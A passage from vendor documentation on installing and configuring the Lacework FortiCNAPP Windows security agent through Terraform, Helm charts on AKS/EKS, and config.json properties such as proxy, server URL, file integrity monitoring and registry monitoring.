- `lacework_ps_script`: The URL for the `Install-LWDataCollector.ps1` PowerShell script. To obtain the URL, do the following:
  a. Go to the Lacework Windows Agent Releases page. This page lists the Windows agent releases you can install.
  b. Go to the release you want to install.
  c. Copy the URL for *Install-LWDataCollector.ps1 Script*.
- `lacework_defender`: (Optional) To configure a Windows Defender exclusion for the agent, change the value of this variable to `true`.
- Variables for your Azure resource group, Azure Key Vault, and Windows VM on Azure.

Run Terraform

Follow these steps:

1. Open a Terminal and navigate to the directory that contains the `main.tf` file.
2. Run `terraform init` to initialize the project and download the required modules.
3. Run `terraform plan` to validate the configuration and review pending changes.
4. After you review the pending changes, run `terraform apply`.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP console under *Agents*.

Windows agent installation options on K8s

The following provide information about Windows agent install options on Kubernetes (K8s):

- Installing Windows agent on AKS or EKS clusters using a Helm Chart on page 1008
- Configuring Windows Agent on AKS or EKS Clusters using Helm Chart on page 1011

Installing Windows agent on AKS or EKS clusters using a Helm Chart

Overview

You can install the Windows agent on an Azure Kubernetes Service (AKS) or Amazon Elastic Kubernetes Service (EKS) cluster with a Helm chart. The Helm chart enables you to automatically deploy a Kubernetes pod containing the agent onto every node in your cluster.

The Windows agent running on AKS and EKS clusters currently does not support host vulnerability assessment. See Host Vulnerability Assessment Overview on page 1185.

Prerequisites

Ensure your AKS or EKS clusers meet the following prerequisites:

- An AKS or EKS cluster with Windows Server nodes that meet the system requirements specified in Supported Kubernetes Environments.
- Lacework FortiCNAPP Windows agent version 1.5 or later for AKS.
- Lacework FortiCNAPP Windows agent version 1.4 or later for EKS.
- Ensure that the agent has access to tags in your AWS account. For more information, see Configure Access to Tags in AWS on page 1035.

  Note: The agent can automatically access tags in Microsoft Azure. Hence, no special configuration is required for Microsoft Azure.
- Install the following on your machine:
  - Docker
  - Helm
  - kubectl command-line tool
  - For AKS, install:
    - Azure CLI
  - For EKS, install:
    - AWS CLI
    - eksctl command-line tool

Supported Kubernetes environments

Environment	Environment Name / Version
Kubernetes	Version 1.23, 1.24
Kubernetes orchestrator	Azure Kubernetes Service (AKS) Amazon Elastic Kubernetes Service (EKS)
Supported Windows OS for Nodes	• Windows Server 2022 • Windows Server 2019 *Important:* • The Windows Server nodes must have Windows installed on the `C:\` drive. • Ensure that container and host OS versions are the same. For more information, see Windows Container Version Compatibility.
Container runtime	containerd version 1.6 or later
Container isolation mode	Process isolation mode *Note*: Hyper-V isolation mode is not supported.
Helm	Version 3.8x, 3.9.x, 3.10.x

Install the Windows Agent with a Helm Chart

Follow these steps to install the agent with a Helm chart:

1. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

2. Do one of the following:
   - If you are using AKS, run the `az login` command to use the Azure CLI with your Azure account.
   - If you are using EKS, run the `aws configure` command to use the AWS CLI with your AWS account. Ensure that you have connected to the AWS region that contains your EKS cluster.
3. Run the following Helm commands to install the agent:
   If you are using a tenant located in North America, run the following command:

```
helm upgrade --install lw-agent lacework/lacework-agent-windows \
          --set windowsAgent.agentConfig.accessToken=LACEWORK_AGENT_TOKEN \
          --set windowsAgent.agentConfig.kubernetesCluster=CLUSTER_NAME \
```

   If you are using a tenant located outside of North America, run the following command:

```
helm upgrade --install lw-agent lacework/lacework-agent-windows \
          --set windowsAgent.agentConfig.accessToken=LACEWORK_AGENT_TOKEN \
```

```
        --set windowsAgent.agentConfig.serverUrl=LACEWORK_SERVER_URL \
        --set windowsAgent.agentConfig.kubernetesCluster=CLUSTER_NAME \
```

Where:

- `LACEWORK_AGENT_TOKEN` is your agent access token. For more information, see Agent Access Token.
- `LACEWORK_SERVER_URL` is your Lacework FortiCNAPP agent server URL. For more information, see serverurl Property on page 1027.
- `CLUSTER_NAME` is the name of your cluster.

4. Run the following command to verify that the pods for the Windows agent have the Running status.

```
kubectl get pods
```

5. Confirm the Windows agent is installed successfully.

```
kubectl logs POD_NAME | grep 'MSI Installation successful'
```

Where `POD_NAME` is the name of your agent POD.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*. You can also view your cluster in the Console under *Workloads > Kubernetes*.

Uninstall the Agent with a Helm Chart

To uninstall the agent with a Helm chart:

1. Open a Terminal and navigate to the `helm_chart` directory that contains the Helm chart.
2. Do the following:
   - If you are using AKS, run the `az login` command to use the Azure CLI with your Azure account.
   - If you are using EKS, run the `aws configure` command to use the AWS CLI with your AWS account.
     Ensure that you have connected to the AWS region that contains your EKS cluster.
3. Use Helm to uninstall the agent.

```
helm uninstall lw-agent
```

4. Verify that the pods for the Windows agent have been terminated.

```
kubectl get pods
```

Configuring Windows Agent on AKS or EKS Clusters using Helm Chart

You can do one of the following to configure the agent on AKS or EKS clusters with a Helm chart:

1. Use command-line options for the `helm install` or `helm upgrade` command.
2. Modify the parameters in the `values.yaml` file in your Helm chart to configure the agent and use the `helm install` or `helm upgrade` command to apply the configuration.

See the following sections for more information about the command-line options and `values.yaml` parameters that you can use to configure the agent.

Defining the agent access token

Define your agent access token in one of the following ways:

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.accessToken=AGENT_ACCESS_TOKEN
```

2. Modify the `values.yaml` file and add data similar to the following:

```
accessToken: AGENT_ACCESS_TOKEN
```

For more information, see Managing agent access tokens on page 792.

Defining the agent server URL

Define your agent server URL in one of the following ways. For more information, see serverurl Property on page 1027.

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.serverUrl=LACEWORK_SERVER_URL
```

2. Modify the `values.yaml` file and add data similar to the following:

```
serverUrl: LACEWORK_SERVER_URL
```

Defining CPU requests and limits

The CPU requests and limits are currently not applied to the Windows agent.

CPU requests specify the minimum CPU resources available to containers. CPU limits specify the maximum CPU resources available to containers. For more information, see Resource Management for Pods and Containers.

The default CPU request is `200m`. The default CPU limit is `500m`.

Define the CPU requests and limits in one of the following ways:

1. Use the following options with `helm install` or `helm upgrade` command:

```
--set windowsAgent.resources.requests.cpu=300m
--set windowsAgent.resources.limits.cpu=500m
```

2. Modify the `values.yaml` file in your Helm chart and add data similar to the following:

```
resources:
   requests:
      cpu: 300m
   limits:
      cpu: 500m
```

Defining memory requests and limits

The memory requests and limits are currently not applied to the Windows agent.

Memory requests specify the minimum memory available to containers. Memory limits specify the maximum memory available to containers. For more information, see Resource Management for Pods and Containers.

The default memory request is `64Mi`. The default memory limit is `1024Mi`.

Define the memory requests and limits in one of the following ways:

1. Use the following options with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.resources.requests.memory=384Mi
--set windowsAgent.resources.limits.memory=512Mi
```

2. Modify the `values.yaml` file and add data similar to the following:

```
resources:
   requests:
      memory: 384Mi
   limits:
      memory: 512Mi
```

Defining image pull secrets

Image pull secrets enable fetching the Lacework FortiCNAPP agent image from private repositories and/or allow bypassing rate limits.

Configure the image pull secrets in one of the following ways:

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.image.imagePullSecrets.name=<registrySecret>
```

2. Modify the `values.yaml` file and add data similar to the following:

```
imagePullSecrets:
   - name: <registrySecret>
```

Where `<registrySecret>` is the name of the secret that contains the credentials necessary to fetch the Lacework FortiCNAPP Windows agent image.

Defining a proxy URL

Proxy servers allow you to define a URL for routing agent traffic.

You can set the proxy server URL in one of the following ways:

1. Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.proxyUrl=LACEWORK_PROXY_URL
```

2. Modify the `values.yaml` file and add data similar to the following:

```
proxyUrl: value
```

For more information, see Use a Network Proxy for Windows Agent Traffic on page 1033.

Defining file integrity monitoring properties

Enabling or disabling file integrity monitoring

File Integrity Monitoring (FIM) is enabled by default. You can disable FIM in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.enable=false
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   enable: false
```

If FIM is disabled, you can enable it in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.enable=true
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   enable: true
```

For more information, see File Integrity Monitoring for Windows Overview on page 1044.

Overriding default file paths

You can override default file paths for FIM in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.filePath={C:\\users,C:\\data}
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   filePath: [C:\\users,C:\\data]
```

For more information, see filepath Property on page 1030.

Defining file paths to ignore

You can define file paths to ignore for FIM in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.fileIgnore={C:\\backup,C:\\test}
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   fileIgnore: [C:\\backup,C:\\test]
```

For more information, see fileignore Property on page 1031.

Defining the FIM scan start time

You can define a start time for the daily FIM scan. For example, to start the FIM scan at 7:30 PM every day, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.runAt=19:30
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   runAt: 19:30
```

For more information, see runat Property on page 1031.

Overriding the default maximum number of files to scan

By default, Lacework FortiCNAPP runs the FIM scan on up to 500,000 files.

You can increase or decrease the maximum number of files to scan. For example, to limit the FIM scan to 20,000 files, do one of the following:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.maxscanfiles=20000
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   maxscanfiles: 20000
```

For more information, see maxscanfiles Property on page 1049.

Prevent file access timestamp from being used in hash computation

You can prevent the file access timestamp from being used in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.noAtime=true
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   noAtime: true
```

Alternatively, you can enable file access timestamp to be used in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.fim.noAtime=false
```

- Modify the `values.yaml` file and add data similar to the following:

```
fim:
   noAtime: false
```

For more information, see noatime Property on page 1032.

Enable or disable Windows registry monitoring

Windows registry monitoring is enabled by default.

You can disable registry monitoring in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.registry=disable
```

- Modify the `values.yaml` file and add data similar to the following:

```
registry: disable
```

If registry monitoring is disabled, you can enable it in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.registry=enable
```

- Modify the `values.yaml` file and add data similar to the following:

```
registry: enable
```

For more information, see Monitor Changes to Windows Registry on page 1050.

Define tolerations for agent pods on Kubernetes clusters

You can define tolerations for agent pods on Kubernetes clusters.

For example, to schedule the agent pods on a node named `myNode1`, do the following:

1. Add a taint to the `myNode1` node.

```
kubectl taint nodes myNode1 key1=green:NoSchedule
```

2. Do one of the following to specify a toleration to schedule the agent pods on the `myNode1` node.
   - Use the following option with the `helm install` or `helm upgrade` command:

     ```
     --set "windowsAgent.tolerations[0].key=key1"  \
     --set "windowsAgent.tolerations[0].operator=Equal"  \
     --set "windowsAgent.tolerations[0].value=green"   \
     --set "windowsAgent.tolerations[0].effect=NoSchedule"  \
     ```

   - Modify the `values.yaml` file and add data similar to the following:

     ```
     tolerations:
        - key: key1
          operator: Equal
          value: green
          effect: NoSchedule
     ```

Disable or enable automatic upgrade

By default, the Windows agent is automatically upgraded when a new version is available.

You can disable automatic upgrade in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set windowsAgent.agentConfig.autoUpgrade=disabled
  ```

- Modify the `values.yaml` file and add data similar to the following:

  ```
  autoUpgrade: disabled
  ```

If automatic upgrade is disabled, you can enable it in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

  ```
  --set windowsAgent.agentConfig.autoUpgrade=enable
  ```

- Modify the `values.yaml` file and add data similar to the following:

  ```
  autoUpgrade: enable
  ```

Define tags to categorize agents

You can use the `tags` option to specify name/value pairs to categorize your agents. For more information, see Adding agent tags on page 964.

To specify tags, do one of the following:

1. Use the following option with the `helm install` or `helm upgrade` command:

   ```
   --set windowsAgent.agentConfig.tags.<tagname1>=<value1>
   --set windowsAgent.agentConfig.tags.<tagname2>=<value2>
   ```

For example:

```
--set windowsAgent.agentConfig.tags.location=austin
--set windowsAgent.agentConfig.tags.owner=pete
```

2. Modify the values.yaml file and add data similar to the following:

```
tags:
   <tagname1>: <value1>
   <tagname2>: <value2>
```

For example:

```
tags:
   location: austin
   owner: pete
```

Define custom annotations

Annotations are a way of adding non-identifying metadata to Kubernetes objects. They are used by external tools to provide extra functionality. For more information, see Annotations.

You can set annotations in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.annotations.<key1>=<value1>
--set windowsAgent.agentConfig.annotations.<key2>=<value2>
```

For example:

```
--set windowsAgent.agentConfig.annotations.owner=pete
--set windowsAgent.agentConfig.annotations.repository=https://github.com/lacework-test
```

- Modify the `values.yaml` file and add data similar to the following:

```
annotations:
   <key1>: <value1>
   <key2>: <value2>
```

For example:

```
annotations:
   owner: pete
   repository: https://github.com/lacework-test
```

Define custom labels

Similar to custom annotations, custom labels are a way to add non-identifying metadata to Kubernetes objects. They are used by external tools to provide additional functionality. For more information, see Labels and Selectors.

You can set labels in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.labels.<key1>=<value1>
--set windowsAgent.agentConfig.labels.<key2>=<value2>
```

  For example:

```
--set windowsAgent.agentConfig.labels.release=stable
--set windowsAgent.agentConfig.labels.environment=production
```

- Modify the `values.yaml` file and add data similar to the following:

```
labels:
   <key1>: <value1>
   <key2>: <value2>
```

  For example:

```
labels:
   release: stable
   environment: production
```

Define the cluster name

If your cluster does not appear in *Workloads > Kubernetes* after the agent is installed successfully, you can specify the cluster name using the `kubernetesCluster` option.

You can specify the cluster name in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.kubernetesCluster=CLUSTER_NAME
```

- Modify the `values.yaml` file and add data similar to the following:

```
kubernetesCluster: CLUSTER_NAME
```

Define a name for your Kubernetes environment

You can define a user-friendly name for your Kubernetes environment. For example, `K8s_production`. The name you define is displayed as the value for the `Env` tag in the Lacework FortiCNAPP console. For more information, see Adding agent tags on page 964.

You can specify a name for your Kubernetes Environment in one of the following ways:

- Use the following option with the `helm install` or `helm upgrade` command:

```
--set windowsAgent.agentConfig.env=KUBERNETES_ENVIRONMENT_NAME
```

- Modify the `values.yaml` file and add data similar to the following:

```
env: KUBERNETES_ENVIRONMENT_NAME
```

Verify the Windows Agent Installation

After you complete the Windows Agent installation, perform the following steps to verify that the Windows agent successfully installed.

Check the Status of the Windows Agent Service

Follow these steps to verify that the Windows Agent service is running:

1. Open a PowerShell terminal or Command Prompt window as an administrator.
2. Enter the following command to check status for the `lwdatacollector` service:
   `C:\Users\Administrator> sc.exe query lwdatacollector` (in Powershell)
   or
   `C:\Users\Administrator> sc query lwdatacollector` (in Command Prompt)
3. Verify that the `LWDataCollector` service is running:

```
SERVICE_NAME: LWDataCollector
STATE: RUNNING
```

```
C:\Users\Administrator>sc query lwdatacollector

SERVICE_NAME: lwdatacollector
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Alternatively, open Task Manager, select the *Services* tab, and verify that the `LWDataCollector` service is running.

Check the Status of the Windows Agent Driver

Follow these steps to verify the status of the Windows Agent driver:

1. Open a PowerShell terminal or Command Prompt window as administrator.
2. Enter the command to check status for the `lwdcs` driver:
   `C:\Users\Administrator> sc.exe query lwdcs` (in Powershell)
   or
   `C:\Users\Administrator> sc query lwdcs` (in Command Prompt)

3. Verify that the lwdcs service is running:

```
SERVICE_NAME: lwdcs
STATE: RUNNING
```

```
C:\Users\Administrator>sc query lwdcs

SERVICE_NAME: lwdcs
        TYPE               : 2  FILE_SYSTEM_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

View Windows Agent Details and Alerts

View Windows Agents on the Lacework FortiCNAPP Console

After you successfully install and configure the agent on your Windows host, it is displayed in the Lacework FortiCNAPP Console.

1. In the Lacework FortiCNAPP Console, click *Agents*.
2. Examine the *Agent Monitor* table. All Lacework FortiCNAPP agents registered with the Lacework FortiCNAPP server appear in the list of agents.
3. Identify the list of Windows agents by sorting on the *Agent OS* column. The label *Windows* indicates a Windows agent.
4. Locate your newly-installed Windows agent. This is verification that your Windows agent is connected to the Lacework FortiCNAPP server.
5. Click the hostname of your agent to view the details of the Windows host machine running the agent.

View Machine Details on the Lacework FortiCNAPP Console

After successfully installing and configuring the Windows agent on your Windows host, the Lacework FortiCNAPP Console collects and displays information about each Windows host machine.

1. Go to *Resources* > *Host* > *Machines*.
2. Examine *Machine Properties*. All hosts registered with the Lacework FortiCNAPP server appear in the list.
3. In the search field, type `Windows` to filter for Windows hosts.
4. Locate the host machine running the newly-installed Windows agent. This is verification that the agent running on the Windows host machine is registered with the Lacework FortiCNAPP server.
5. Click on the host name to open the details of the Windows host machine running your agent.
6. Examine *Machine Tag Summary*. This displays all the tags and details for the host machine.
7. In the search field, type in a specific tag you want to examine.

View the Polygraph

The polygraph detects anomalies, generates appropriate alerts, and provides a tool for users to investigate and triage issues.

Use the polygraph to:

- Monitor your Windows workload.
- Spot configurations that violate compliance.
- See security gaps and changes that could put your company at risk.


The polygraph technology dynamically develops a behavioral model of your services and infrastructure. The model understands natural hierarchies including processes and machines. It then develops behavioral models that the polygraph monitors for activities that fall outside the model's parameters. In addition, the polygraph continually updates its models to:

- Pinpoint exactly how a file changes.
- Investigate anomalous events and activities related to FIM signals.
- Provide cloud-wide capabilities for search, file type summaries, and detection of new files.

View the Polygraph

In the Lacework FortiCNAPP Console, go to *Workloads* > *Hosts* and select a dashboard to examine.

Scroll down to view the polygraph.



If the number of clustered nodes is greater than 3000, then the polygraph does not appear. Instead, the following message appears:

```
Add filters at the top of the page to view the polygraph.
```

To view the polygraph, add filters in the filter field at the top of the page.

Configuring the Windows agent

The following provide information about configuring the Windows agent:

- Use a Network Proxy for Windows Agent Traffic on page 1033
- Configure Access to Tags in AWS on page 1035
- Configuring access to labels in Google Cloud on page 1037
- Add Custom Agent Tags on page 1040
- Add the Windows Agent as a Trusted Entity on page 1041

Configure Windows Agent Using the Configuration File

When you install the Lacework FortiCNAPP Windows agent on a host, the configuration file config.json is created in the `C:\ProgramData\Lacework\` directory. You can add properties to the config.json file to change the agent behavior as described below.

After you modify the config.json file, you must restart the agent for the changes to take effect. For more information, see Restart Windows Agent.

Configuration File Structure

The config.json file must start and end with curly braces *{}* with commas separating each property as shown in the following example config.json file:

```
{
"tokens": {"accesstoken": "Your_Access_Token"},
"serverurl": "Your_API_Endpoint",
"proxyurl":"http://Your_Proxy_Server:Your_Port"
}
```

General Agent Properties

This section describes the general agent properties.

autoupgrade Property

If the `autoupgrade` property is set to *enable*, the agent automatically upgrades itself. This is the default setting. For more information, see Upgrading the Windows agent on page 1054.

To disable automatic upgrade, add the following to your config.json file.

```
"autoupgrade": "disable"
```

For improved security and to benefit from new and improved features, we recommend that you do not disable automatic upgrade of the agent.

To enable automatic upgrade again, delete the `"autoupgrade": "disable"` property in the config.json file or change it to:

```
"autoupgrade": "enable"
```

powershell Property

By default, the agent collects suspicious PowerShell script execution events.

To disable collection of suspicious PowerShell script execution events, add the following to your config.json file.

```
"hids": { "powershell": { "enabled": false } }
```

To enable collection again, delete the `"hids": { "powershell": { "enabled": false } }` property in the config.json file or change it to:

```
"hids": { "powershell": { "enabled": true } }
```

proxyurl Property

You can use the `proxyurl` property to configure the Lacework FortiCNAPP agent to use a network proxy. For more information, see Use a Network Proxy for Windows Agent Traffic on page 1033.

```
"proxyurl":"http://Your_Proxy_Server:Your_Port"
```

Where `Your_Proxy_Server` is the URL or IP address of your HTTP proxy server and `Your_Port` is the port number of your proxy server.

If the agent should not use a proxy, regardless of the machine's configuration, specify the following in the config.json file:

```
"proxyurl"="direct"
```

serverurl Property

The Lacework FortiCNAPP agent uses a region-specific agent server URL to communicate with the Lacework FortiCNAPP platform. Lacework FortiCNAPP supports the following regions and URLs:

Region	URL
US (default)	https://api.lacework.net

Region	URL
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net

By default, agents use the https://api.lacework.net URL in the US region. You must explicitly configure the agent server URL using the `serverurl` property in the config.json file for:

- Windows agent v1.5 or earlier installed outside the default region (US)
- Windows agents installed on Windows Server 2012 R2 and Windows Storage Server 2012 R2. For more information, see Agent Server URL for Windows Server 2012 R2 and Windows Storage Server 2012 R2 on page 962.

The following example shows you how to add the `serverurl` property in the config.json file:

```
{
    "serverurl": "Your_Server_URL"
}
```

Where `Your_Server_URL` is the agent server URL for your region.

Starting with Windows agent v1.6, it is optional for you to configure the agent server URL even if you install the agent outside the default region. The agent automatically discovers the agent server URL for your region.

To automatically discover the agent server URL for Windows agent v1.6 or later:

- The agents for which you have not configured the agent server URL will first communicate with https://agent.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
- The agents for which you have configured the agent server URL will first communicate with the configured server URL to know the region they belong to.

Once the correct region is established, agents remember it and communicate only with the agent server URL for that region until you modify the URL.

tags Property

Specify name/value tags to categorize your agents, for example, identifying critical assets. For more information, see Add Custom Agent Tags on page 1040.

```
"tags":
{
  "test_01": "Value_01",
  "test_02": "Value_02"
}
```

tokens Property

To connect to the Lacework FortiCNAPP application, Lacework FortiCNAPPagents require an access token. For more information, see Windows agent installation prerequisites on page 988.

```
"tokens": {"accesstoken": "Your_Access_Token"}
```

Where `Your_Access_Token` is an access token generated by Lacework FortiCNAPP.

File Integrity Monitoring (FIM) Properties

This section describes the File Integrity Monitoring (FIM) properties. For more information, see File Integrity Monitoring for Windows Overview on page 1044.

The FIM properties must be specified within a single `fim` property in the config.json file, as shown in the following example:

```
"fim":
{
   "filepath": ["%SystemRoot%\\System32\\drivers", "C:\\hello4?.txt",  "C:\\Windows\\A*"],
   "fileignore": ["C:\\hello?.txt", "C:\\hello45.txt", "C:\\Windows\\AA*", "C:\\Windows\\Logs*"]
}
```

Use double backslash (\\) when you specify Windows file paths. Double backslashes are necessary because the single backslash is an escape character in JSON files.

By default, Lacework FortiCNAPP configures the Windows agent File Integrity Monitoring (FIM) feature with default settings. For example, Lacework FortiCNAPP monitors a set of default paths as well as excludes monitoring a set of default paths.

You can override the default settings using the `filepath` property (to include in monitoring) and `fileignore` property (to exclude from monitoring) in the *config.json* file.

Adding a blank "`fim`" entry as shown below has no effect on the default parameters.

```
"fim":{}
```

However, no files will be monitored if you add an empty `filepath` property as shown below, and no files will be excluded from monitoring if you add an empty `fileignore` property as shown below.

```
"fim":
{
   "filepath":[],"fileignore":[]
}
```

filepath Property

By default, Lacework FortiCNAPP monitors the following paths:

- Paths that are scanned recursively by default:
  - C:\Program Files\
  - C:\Program Files (x86)
  - C:\Windows\System32\
  - C:\Windows\SystemApps\
  - C:\Windows\SysWOW64\
  - C:\Windows\Microsoft.NET\
  - C:\Documents and Settings\All Users\Start Menu\Programs\Startup
  - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
  - %Temp%
- Paths that are scanned non-recursively by default:
  - C:\
  - C:\Windows

You can override these default paths by specifying the `filepath` property in the *config.json* file.

```
"filepath": ["filepath1", "filepath2"...]
```

The following entry configures FIM to monitor `C:\users\foo.txt` and all files in `C:\data\`.

```
"filepath": ["C:\\users\\foo.txt", "C:\\data\\"]
```

Specifying additional file paths may temporarily increase scan time, CPU, memory, and network resource usage.

The `filepath` property supports the `*` and `?` wildcards.

Example of the * wildcard

In this example, FIM monitors all files under `C:\users\` folder that starts with the name `foo`. If the folder has `foofile1.txt`, `foofile2.log`, and `nofoofile1.txt`, FIM runs only on `foofile1.txt` and `foofile2.log`.

```
"filepath": ["C:\\users\\foo*"]
```

Example of the ? wildcard

In this example, FIM monitors all files under `C:\users\` folder that starts with the name `foo`. If the folder has `foo1file.txt`, `foo2file.txt`, and `foofile.txt`, FIM runs only on `foo1file.txt` and `foo2file.txt`.

```
"filepath": ["C:\\users\\foo?file.txt"]
```

fileignore Property

By default, Lacework FortiCNAPP excludes monitoring a set of default paths. The list of default paths has been omitted for security reasons. Contact Fortinet Support for more information.

You can override these ignored default paths by specifying the `fileignore` property in the *config.json* file.

```
"fileignore": ["filepath1, filepath2"...]
```

The following entry configures FIM to ignore the `C:\backup\` folder and all files in it.

```
"fileignore": ["C:\\backup\\"]
```

The `fileignore` property supports the `*` and `?` wildcards.

runat Property

By default, Lacework FortiCNAPP runs the FIM scan at an undetermined time once per day. To control the start time of the daily FIM scan, specify the `runat` property and enter the start time as `HH:MM` in the *config.json* file.

```
"runat": "HH:MM"
```

The following entry configures FIM to start scanning at 11:50 PM.

```
"runat": "23:50"
```

maxscanfiles Property

By default, Lacework FortiCNAPP runs the FIM scan on up to 500000 files. You can specify the `maxscanfiles` property in your *config.json* file to change the default. For example, to limit the FIM scan to 20000 files, specify:

```
"maxscanfiles": "20000"
```

mode Property

FIM is enabled by default on your host machine.

To disable FIM, specify the following in your config.json file:

`"mode": "disable"`

If FIM is disabled, you can enable it by deleting the following in your config.json file:

`"mode": "disable"`

noatime Property

The `noatime` property prevents atime from being used for metadata hash computation. The `atime` (access timestamp) is the last time a file was read. Someone used a program to display the contents of the file or read some values from it but nothing was edited or added to the file. Metadata is one of the dimensions of hash, used by the agent to determine if the file was changed. To prevent the use of `atime`, specify the following in your config.json file

```
"noatime": "true"
```

Windows Registry Monitoring Properties

This section describes the Windows registry monitoring properties. For more information, see Monitor Changes to Windows Registry on page 1050.

By default, registry monitoring is enabled.

To disable registry monitoring, add the following to the config.json file:

```
"registry": {
    "enabled": "false",
}
```

If registry monitoring is disabled, do one of the following to enable it:

- Modify the `registry` property in the config.json file as shown below:

  ```
  "registry": {
     "enabled": "true",
  }
  ```

- Remove the following in the config.json file:

  ```
  "registry": {
     "enabled": "false",
  }
  ```

Restart the Windows Agent

If you modify the file while the agent is running, you must restart the agent for the changes to take effect.

To restart the agent:

1. Open a PowerShell terminal as administrator.
2. Stop the agent by entering the following command:
   `C:\Users\Administrator> sc.exe stop lwdatacollector`
3. Restart the agent by entering the following command:
